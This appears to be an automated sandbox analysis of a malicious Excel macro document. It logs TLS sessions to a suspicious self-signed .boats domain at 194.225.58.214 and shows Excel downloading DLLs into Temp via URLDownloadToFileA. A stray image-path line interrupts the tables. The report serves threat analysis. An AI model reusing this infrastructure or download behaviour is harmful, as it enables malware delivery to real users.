Jan 20, 2021 16:14:58.035561085 CET	194.225.58.214	443	192.168.2.22	49209	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:00.493616104 CET	194.225.58.214	443	192.168.2.22	49212	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:02.345410109 CET	194.225.58.214	443	192.168.2.22	49216	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:04.048556089 CET	194.225.58.214	443	192.168.2.22	49222	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:05.136898041 CET	194.225.58.214	443	192.168.2.22	49225	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 20, 2021 16:15:06.546210051 CET	194.225.58.214	443	192.168.2.22	49228	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:08.364630938 CET	194.225.58.214	443	192.168.2.22	49232	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:10.071746111 CET	194.225.58.214	443	192.168.2.22	49238	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:11.177829027 CET	194.225.58.214	443	192.168.2.22	49241	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:12.580827951 CET	194.225.58.214	443	192.168.2.22	49244	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:13.287823915 CET	194.225.58.214	443	192.168.2.22	49246	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 20, 2021 16:15:14.437695980 CET	194.225.58.214	443	192.168.2.22	49249	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:16.121128082 CET	194.225.58.214	443	192.168.2.22	49256	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:16.988439083 CET	194.225.58.214	443	192.168.2.22	49257	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:17.216505051 CET	194.225.58.214	443	192.168.2.22	49260	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:18.619196892 CET	194.225.58.214	443	192.168.2.22	49264	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:20.243889093 CET	194.225.58.214	443	192.168.2.22	49270	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 20, 2021 16:15:20.521085978 CET	194.225.58.214	443	192.168.2.22	49271	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:22.161134005 CET	194.225.58.214	443	192.168.2.22	49279	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:23.363163948 CET	194.225.58.214	443	192.168.2.22	49283	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:24.661545992 CET	194.225.58.214	443	192.168.2.22	49288	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:26.340131998 CET	194.225.58.214	443	192.168.2.22	49293	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:26.577426910 CET	194.225.58.214	443	192.168.2.22	49294	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 20, 2021 16:15:26.991142988 CET	194.225.58.214	443	192.168.2.22	49286	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:28.241166115 CET	194.225.58.214	443	192.168.2.22	49302	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:29.940860033 CET	194.225.58.214	443	192.168.2.22	49305	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 20, 2021 16:15:30.660327911 CET	194.225.58.214	443	192.168.2.22	49309	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 552 Parent PID: 584

General

Start time:	16:12:42
Start date:	20/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f190000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36716	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36716	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36716	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36716	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36716	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36716	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36716	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36716	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7E36716	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\zsijkwsd.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7E36716	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\619.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F4DEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\326BE9F5.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\679F7F72.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4202E4CB.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\780F0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D9218050.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\msohtmlclip1	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip1\01	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$printouts of outstanding as of 01_20_2021.xlsm	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\EC1F0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A2D3DADE.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\ogsit.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7E36716	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\C92A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F4DEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\732CAA9C.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\zlgzuxvz.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7E36716	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\619.tmp	success or wait	1	13F74B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\~DF5841D8E227A62E17.TMP	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\~DF4F164D3E90925A8F.TMP	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image005.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image006.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image007.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\780F0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\EC1F0000	C:\Users\user\Desktop\printouts of outstanding as of 01_20_2021.xlsm.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image005.png	C:\Users\user\AppData\Local\Temp\imgs_files\image005.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image006.png	C:\Users\user\AppData\Local\Temp\imgs_files\image006.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image007.png	C:\Users\user\AppData\Local\Temp\imgs_files\image007.pn~s~	success or wait	1	7FEEAC59AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image008.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image008.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image009.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image009.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image010.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image010.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$printouts of outstanding as of 01_20_2021.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F3DF526	WriteFile
C:\Users\user\Desktop\~$printouts of outstanding as of 01_20_2021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F3DF591	WriteFile
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
